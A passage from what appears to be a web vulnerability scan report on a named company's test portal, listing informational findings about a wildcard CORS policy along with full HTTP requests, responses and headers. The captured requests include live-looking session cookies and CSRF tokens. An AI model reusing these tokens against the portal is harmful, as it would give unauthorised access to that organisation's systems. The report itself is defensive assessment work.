...var globalVar="undefined"!typeof window?window:"undefined"!typeof WorkerGlobalScope?self:"undefined"!typeof global?global:Function("return this;")();!function(e){"use strict";var s,t,o,a,n,i,r,i
...[SNIP]...
```

9.29. https://testportal.zalaris.com/neptune/server/js/crypto/aes.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/server/js/crypto/aes.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/crypto/aes.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
```

```
Date: Thu, 30 Jun 2022 09:17:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 15627
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Mon, 18 Jan 2021 00:51:16 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalistcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*
CryptoJS v3.1.2
code.google.com/p/crypto-js
(c) 2009-2013 by Jeff Mott. All rights reserved.
code.google.com/p/crypto-js/wiki/License
*/
var CryptoJS=CryptoJS||function(u,p){var d={},l=d.lib=
...[SNIP]...
```

9.30. https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/please-wait/PleaseWait.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/please-wait/PleaseWait.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zzx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCarUuzHP1QPj1656564413184j1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:17:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
```



```
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 5420
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 05 Jan 2021 12:45:49 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapshf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*! please-wait 0.0.5 | (c) Pathgather 2015 | MIT <http://opensource.org/licenses/mit-license.php> */
!function(a,b){("object"===typeof exports?b(exports):"function"===typeof define&&define.amd?define([
...[SNIP]...
```

9.31. https://testportal.zalaris.com/neptune/server/js/slick/Slick.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/slick/Slick.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/slick/Slick.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:18:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 53313
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 05 Jan 2021 15:57:56 GMT
```

```
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/* Slick 1.8.1 | (c) 2017 Ken Wheeler | http://kenwheeler.github.io/slick | MIT <http://opensource.org/licenses/mit-license.php> */
(function(factory){"use strict";if(typeof define=="function"&&defi
...[SNIP]...
```

9.32. https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/sun/suneditor.min.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/sun/suneditor.min.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:19:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 2328807
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Jun 2021 18:11:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
```

```
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

!function(e){var t={};function n(i){if(!t[i])return t[i].exports;var l=t[i]={i:i,l:!1,exports:{}};return e[i].call(l.exports,l,l.exports,n),l.l=!0,l.exports;n.m=e,n.c=t,n.d=function(e,t,i){n.o(e,t)||Ob
...[SNIP]...
```

9.33. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/server/sapui5/1.71/resources/sap-ui-core.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/sapui5/1.71/resources/sap-ui-core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=97b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1Q|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:19:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 775317
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Wed, 05 Aug 2020 11:49:40 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
```

```
https://*.zalaris.com:443 blob ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

//@ui5-bundle sap-ui-core.js
window["sap-ui-optimized"] = true;
try {
  //@ui5-bundle-raw-include sap/ui/thirdparty/baseuri.js
  /*!
  * OpenUI5
  * (c) Copyright 2009-2019 SAP SE or an SAP affiliate compan
  ...[SNIP]...
```

9.34. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zalaris_launchpad_standard**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_APP_TIMESTAMP&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dpx=21100006&
field_id=00053&ajax_value=ZMFP_PORTAL_NEWS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565082495; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.b10b857827d042f7
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b10b857827d042f7-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:58:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 161
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
```

```
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
